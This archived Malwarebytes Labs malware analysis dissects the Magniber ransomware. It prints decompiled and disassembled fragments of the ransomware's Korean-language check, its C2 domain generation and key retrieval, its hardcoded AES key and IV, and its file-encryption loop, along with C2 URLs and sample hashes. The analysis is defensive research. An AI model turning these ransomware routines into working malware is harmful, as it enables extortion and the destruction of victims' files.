Magniber ransomware: exclusively for South Koreans | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-10-17 · Archived: 2026-04-05 20:01:38 UTC

The Magnitude exploit kit has been pretty consistent over the last few months, dropping the same payload—namely, the Cerber ransomware—and targeting a few select countries in Asia. Strangely, Magnitude EK disappeared in late September, and for a while we wondered whether this was yet another casualty in the already deflated exploit kit scene.

However, a few days ago Magnitude EK resurfaced, this time with a new payload. The delivered malware is also a ransomware, but of a family that was not known before. It has been named Magniber.

This Magniber ransomware is highly targeted, as it checks at several levels (external IP, the language installed, etc.) to ensure that the attacked system is only South Korean. Targeting a single country is unusual on its own, but performing multiple checks to be sure of the country and language of origin makes this a first for ransomware.

Analyzed samples


- 9bb96afdce48fcf9ba9d6dda2e23c936c661212e8a74114e7813082841667508 – dropped by Magnitude EK
    - 8968c1b7a7aa95931fcd9b72cdde8416063da27565d5308c818fdaafddfa3b51 – unpacked payload

Older sample

- ef70f414106ab23358c6734c434cb7dd – main sample (packed)
    - aa8f077a5feeb9fa9dcffd3c69724c942d5ce173519c1c9df838804c9444bd30 – unpacked payload

Distribution method


So far, we found this ransomware is dropped only by the Magnitude exploit kit:



No other distribution method is known at the moment.


Behavioral analysis

If the malware is executed on non-Korean systems, the only thing we can see is the operation of deleting itself, delayed by running the ping command:




It only starts its malicious operations on systems with Korean language detected. The executable is pretty noisy, because it implements various tasks just by command line. Running it on the sandbox, we can see the following graph of calls:


The malware copies itself in %TEMP% and deploys itself with the help of task scheduler:



In the same folder, we can see also the ransom note and yet another file. Its name is the same as the part of the domain that has been generated for the particular user, and its extension is the same as the extension of the encrypted files:




To each encrypted file is added an extension that is composed of small Latin characters and is constant for the particular sample of Magniber.



The same plain-text makes the same cipher-text. This means each and every file is encrypted using exactly the same key.


Below, we demonstrate a visualization of bytes of a sample BMP file before and after being encrypted by Magniber:




“>

As you can see, there are no visible patterns in the encrypted version; it suggests that some strong algorithm has been used, probably AES in CBC mode.

At the beginning of each encrypted file, we find a 16-character long identifier that is constant for the particular sample of Magniber:




After the encryption of all the found files is done, the ransomware runs notepad, displaying the dropped ransom note:



The ransom note is in the TXT format and its structure is minimalistic. It gives four alternative addresses pointing to the page for the victim.

Page for the victims

The page for the victims is in English only. Its template is very similar to the one used by the Cerber ransomware (this is the only similarity between those ransomware families—internally they are quite different):



Network communication

We found Magniber connecting domains that are generated by the built-in algorithm. The same domains that are used as CnC are later used for individual websites for the victim (only they are called with a different parameter). Examples of the called URLs:


```
http://xat91h3evntk5zb66dr.bankme.date/new1 http://xat91h3evntk5zb66dr.bankme.date/end1
```

Compare the URLs from the ransom note with the corresponding run:

```
http://xat91h3evntk5zb66dr.bankme.date/EP866p5M93wDS513 http://xat91h3evntk5zb66dr.jobsr
```


At the beginning of the execution, the ransomware sends a request to the URL ending with new1 (or new0). At the end of the execution, it requests end1 (or end0). The meaning of those URLs will be explained in detail in the next part of the article.

What's interesting is that the server gives a valid response if, and only if, the public IP of the victim was Korean. Otherwise, the response is empty. Example of the captured initial request and response (the request was made from the Korean IP):



In the response, we get a 16-character long, random string: ce2KPIak3cl6JKm6. The new random URL can be requested only once. If we try to repeat the request, we will get an empty response.

The other request (the ending one) also gives a 16-character long, random string in response. But contrary to the first one, it responds on every request (a different random string each time). Example of the ending request and response:



Inside the code

As always, to understand what is really going on here, we will have to take a deeper dive inside the code.

Magniber is delivered packed by various crypters, and the unpacking method will depend on the crypter's features. You can see the process of unpacking the current sample in the video below.

After defeating the first layer, we obtain the second PE file: the malicious core. The core does not contain any advanced obfuscation. The authors made the strings just slightly difficult to follow by loading them into memory character by character:

```
00407870 push    ebp
00407871 mov     ebp, esp
00407873 sub     esp, 0AA4h
00407879 mov     eax, 's'
0040787E mov     [ebp+String2], ax
00407882 mov     ecx, 'c'
00407887 mov     [ebp+var_7A], cx
0040788B mov     edx, 'h'
00407890 mov     [ebp+var_78], dx
00407894 mov     eax, 't'
00407899 mov     [ebp+var_76], ax
0040789D mov     ecx, 'a'
004078A2 mov     [ebp+var_74], cx
004078A6 mov     edx, 's'
004078AB mov     [ebp+var_72], dx
004078AF mov     eax, 'k'
004078B4 mov     [ebp+var_70], ax
004078B8 mov     ecx, 's'
004078BD mov     [ebp+var_6E], cx
004078C1 mov     edx, ' '
```

Execution flow

Looking inside the unpacked payload, we can clearly see why it doesn't run on most systems. At the beginning, there is a language check (using the API function

```
if ( GetSystemDefaultUILanguage() != 1042 )
  delete_itself();
```

The only accepted UI language is Korean (code 1042). In case of any other detected, the sample just deletes itself and causes no harm. This language check has been added in the recent Magniber samples and was not found in the earlier versions, such as aa8f077a5feeb9fa9dcffd3c69724c942d5ce173519c1c9df838804c9444bd30.

After the check is passed, Magniber follows with a typical ransomware functionality. Overview of the performed steps:

1. Creates mutex
2. Checks in the temp folder if the marker file has been dropped
3. Drops the copy of itself in %TEMP% and adds the scheduled task

4. Queries the generated subdomains to retrieve the AES key (if retrieving the key failed, loads the hardcoded one)
5. Enumerates and encrypts files with the selected extensions
6. Reports finishing the task to the CnC
7. Executes the notepad displaying the ransom note
8. Deletes itself

What is attacked?

The list of extensions attacked by Magniber is really long. It includes documents, source code files, and many others. The complete list is below:

```
docx xls xlsx ppt pptx pst ost msg em vsd vsdx csv rtf 123 wks wk1 pdf dwg  onetoc2 snt docb docm do
```

The list loads at the beginning of the file encrypting function:

```
004017F0 push    ebp
004017F1 mov     ebp, esp
004017F3 sub     esp, 0D7Ch
004017F9 mov     [ebp+lpString2], offset aDoc ; "doc"
00401803 mov     [ebp+var_D78], offset aDocx ; "docx"
0040180D mov     [ebp+var_D74], offset aXls ; "xls"
00401817 mov     [ebp+var_D70], offset aXlsx ; "xlsx"
00401821 mov     [ebp+var_D6C], offset aPpt ; "ppt"
0040182B mov     [ebp+var_D68], offset aPptx ; "pptx"
00401835 mov     [ebp+var_D64], offset aPst ; "pst"
0040183F mov     [ebp+var_D60], offset aOst ; "ost"
00401849 mov     [ebp+var_D5C], offset aMsg ; "msg"
00401853 mov     [ebp+var_D58], offset aEm ; "em"
0040185D mov     [ebp+var_D54], offset aVsd ; "vsd"
00401867 mov     [ebp+var_D50], offset aVsdx ; "vsdx"
00401871 mov     [ebp+var_D4C], offset aCsv ; "csv"
0040187B mov     [ebp+var_D48], offset aRtf ; "rtf"
00401885 mov     [ebp+var_D44], offset a123 ; "123"
0040188F mov     [ebp+var_D40], offset aWks ; "wks"
00401899 mov     [ebp+var_D3C], offset aWk1 ; "wk1"
004018A3 mov     [ebp+var_D38], offset aPdf ; "pdf"
004018AD mov     [ebp+var_D34], offset aDwg ; "dwg"
004018B7 mov     [ebp+var_D30], offset aOnetoc2 ; "onetoc2"
004018C1 mov     [ebp+var_D2C], offset aSnt ; "snt"
004018CB mov     [ebp+var_D28], offset aDocb ; "docb"
```

As usual, some of the directories are exempted:


```
:documents and settingsall users  :documents and settingsdefault user  :documents and settingslocals
```

How does the encryption work?

Magniber encrypts files with AES 128 bit in CBC mode. It is implemented with the help of Windows Crypto API.

The DGA and the victim ID

In the usual scenario, the malware tries to retrieve the AES key from the CnC by querying pseudo-random subdomains:



The pseudo-random part is used to uniquely identify the victim. It is generated by the following simple algorithm:

```
_WORD *__cdecl generate_domain(int length)
{
  HANDLE v1; // eax@1
  _WORD *domain_buf; // [sp+4h] [bp-8h]@1
  int i; // [sp+8h] [bp-4h]@1

  v1 = GetProcessHeap();
  domain_buf = HeapAlloc(v1, 8u, 2 * length + 2);
  for ( i = 0; i < length; ++i )
  {
    if ( get_pseudorandom_char(0, 1) )
      domain_buf[i] = get_pseudorandom_char('0', '9');
    else
      domain_buf[i] = get_pseudorandom_char('a', 'z');
  }
  domain_buf[length] = 0;
  return domain_buf;
}
```

Each character is based on the tick count, converted to the given charset:

```
int __cdecl get_pseudorandom_char(int charset_start, int charset_end)
{
  if ( !(is_seed_initialized & 1) )
  {
    is_seed_initialized |= 1u;
    pseudorand_value = GetTickCount();
  }
  pseudorand_value ^= 0x5309F61u;
  pseudorand_value += GetTickCount();
  pseudorand_value += pseudorand_value / 1000;
  pseudorand_value &= 0x7FFFFFFFu;
  return charset_start + pseudorand_value % (charset_end - charset_start + 1);
}
```

The number 0 or 1 is appended to the URL depending if the sample is running in the controlled environment or not (detected using time check).

Four domains are being queried for the key:

```
for ( k = 0; k < 4; ++k )
{
  zero_memory(aes_key, 17u);
  if ( k )
  {
    switch ( k )
    {
      case 1:
        v1 = (const CHAR *)query_generated_domain(&jobsnot_services, (LPCWSTR)generated_domain_part, &req_new);
        lstrcpyA(aes_key, v1);
        break;
      case 2:
        v2 = (const CHAR *)query_generated_domain(&carefit_agency, (LPCWSTR)generated_domain_part, &req_new);
        lstrcpyA(aes_key, v2);
        break;
      case 3:
        v3 = (const CHAR *)query_generated_domain(&hotdisk_world, (LPCWSTR)generated_domain_part, &req_new);
        lstrcpyA(aes_key, v3);
        break;
    }
  }
  else
  {
    v0 = (const CHAR *)query_generated_domain(&bankme_date, (LPCWSTR)generated_domain_part, &req_new);
    lstrcpyA(aes_key, v0);
  }
  if ( lstrlenA(aes_key) == 16 )
    break;
}
if ( lstrlenA(aes_key) != 16 )
  lstrcpyA(aes_key, &hardcoded_key);
```

If any of them give a 16-byte long response, that means the valid key is copied to the buffer and used further. Otherwise, it falls back to the hardcoded key.

The default AES key and IV

The interesting thing is that each sample comes with the AES key hardcoded. However, it is used only as a backup if downloading the key from the CnC was for some reason impossible (that occurs also in the case if the public IP was not from Korea). The key is unique per each sample. In the currently analyzed sample, it is S25943n9Gt099y4K:

If any of them gives 16 byte long response, that means the valid key, it is copied to the buffer and used further. Otherwise, it falls back to the hardcoded key.

```
00407FBB mov     [ebp+hardcoded_key], 'S'
00407FBF mov     [ebp+var_57], '2'
00407FC3 mov     [ebp+var_56], '5'
00407FC7 mov     [ebp+var_55], '9'
00407FCB mov     [ebp+var_54], '4'
00407FCF mov     [ebp+var_53], '3'
00407FD3 mov     [ebp+var_52], 'n'
00407FD7 mov     [ebp+var_51], '9'
00407FDB mov     [ebp+var_50], 'G'
00407FDF mov     [ebp+var_4F], 't'
00407FE3 mov     [ebp+var_4E], '0'
00407FE7 mov     [ebp+var_4D], '9'
00407FEB mov     [ebp+var_4C], '9'
00407FEF mov     [ebp+var_4B], 'y'
00407FF3 mov     [ebp+var_4A], '4'
00407FF7 mov     [ebp+var_49], 'K'
00407FFB mov     [ebp+var_48], 0
```

Similarly, the initialization vector is always hardcoded in the sample (but not downloaded). The same 16-character long string was also saved at the file beginning. In the currently analyzed sample it is EP866p5M93wDS513:

```
00408032 mov     [ebp+hardcoded_iv], 'E'
00408036 mov     [ebp+var_43], 'P'
0040803A mov     [ebp+var_42], '8'
0040803E mov     [ebp+var_41], '6'
00408042 mov     [ebp+var_40], '6'
00408046 mov     [ebp+var_3F], 'p'
0040804A mov     [ebp+var_3E], '5'
0040804E mov     [ebp+var_3D], 'M'
00408052 mov     [ebp+var_3C], '9'
00408056 mov     [ebp+var_3B], '3'
0040805A mov     [ebp+var_3A], 'w'
0040805E mov     [ebp+var_39], 'D'
00408062 mov     [ebp+var_38], 'S'
00408066 mov     [ebp+var_37], '5'
0040806A mov     [ebp+var_36], '1'
0040806E mov     [ebp+var_35], '3'
00408072 mov     [ebp+var_34], 0
```

The algorithm

First, the crypto context is initialized. The malware imports the key and initialization vector with the help of functions CryptImportKey, CryptSetKeyParam:

```
is_ok = 1;
key_len = 16;
if ( !*phProv )
  is_ok = CryptAcquireContextW(phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0xF0000008);
if ( is_ok && *(_DWORD *)a4 )
  is_ok = CryptDestroyHash(*(_DWORD *)a4);
if ( is_ok )
{
  pbData = 8;
  v7 = 2;
  v8 = 0;
  v9 = 0x660E;                          // AES 128 bit
                                        //
  v10 = key_len;
  for ( i = 0; i < key_len; ++i )
    v11[i] = *(_BYTE *)(i + a1);
  is_ok = CryptImportKey(*phProv, &pbData, 0x1Cu, 0, 0, phKey);
}
if ( is_ok )
{
  *(_DWORD *)v13 = 1;
  is_ok = CryptSetKeyParam(*phKey, 4u, v13, 0);
}
if ( is_ok )
{
  *(_DWORD *)v14 = 0;
  pdwDataLen = 4;
  is_ok = CryptGetKeyParam(*phKey, 3u, v14, &pdwDataLen, 0);
  *(_DWORD *)v14 = 0;
}
if ( is_ok )
  is_ok = CryptSetKeyParam(*phKey, 1u, a2, 0);
return is_ok;
```

Encrypting the file:

```
_mm_storel_pd((double *)&v18, 0i64);
WriteFile(fp, lpBuffer, 16u, &NumberOfBytesWritten, 0);
while ( 1 )
{
  NumberOfBytesWritten = 0;
  v16 = (signed int)dwBufLen;
  v15 = FileSize.QuadPart - v18;
  chunk_size = (signed int)dwBufLen <= FileSize.QuadPart - v18 ? (signed __int64)(signed int)dwBufLen : FileSize.QuadPart - v18;
  read_len = ReadFile(hFile, pbData, chunk_size, &NumberOfBytesWritten, 0);
  if ( !read_len )
    return 0;
  if ( !NumberOfBytesWritten )
    goto finish_enc;
  if ( NumberOfBytesWritten < dwBufLen )
    Final = 1;
  pdwDataLen = NumberOfBytesWritten;
  is_ok = CryptEncrypt(hKey, 0, Final, 0, 0, &pdwDataLen, dwBufLen);
  if ( !is_ok )
    goto finish_enc;
  CryptEncrypt(hKey, 0, Final, 0, pbData, &NumberOfBytesWritten, dwBufLen);
  WriteFile(fp, pbData, pdwDataLen, &NumberOfBytesWritten, 0);
  zero_memory(pbData, dwBufLen);
}
```

The first write stores the 16-byte long string at the beginning of the file. Then, the file is read chunk by chunk and encrypted using Windows Crypto API.

Conclusion

Magniber ransomware is being distributed instead of Cerber from the same exploit kit, approaching the same targets. However, internally it has nothing in common with the Cerber and is much simpler. The only feature that makes it unique is being so picky about the targeted country. For the first time, we are seeing country checks being performed at various levels of execution.

This ransomware family appeared recently and probably is still under active development. We will keep an eye on its evolution and keep you informed.

The users of Malwarebytes for Windows (with real-time, anti-ransomware technology deployed) are protected against Magniber.

Appendix

https://www.checkmal.com/page/resource/video/?detail=read&idx=676&p=1&pc=20

https://www.bleepingcomputer.com/news/security/goodbye-cerber-hello-magniber-ransomware/

https://gist.github.com/evilsocket/b89df665e6d52446e3e353fc1cc44711 (magniber_decryptor.exe) – decryptor by @evilsocket (works only for the cases when the AES key is known – i.e. the default one from the sample was used, or the random one can be extracted from the captured traffic)

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.
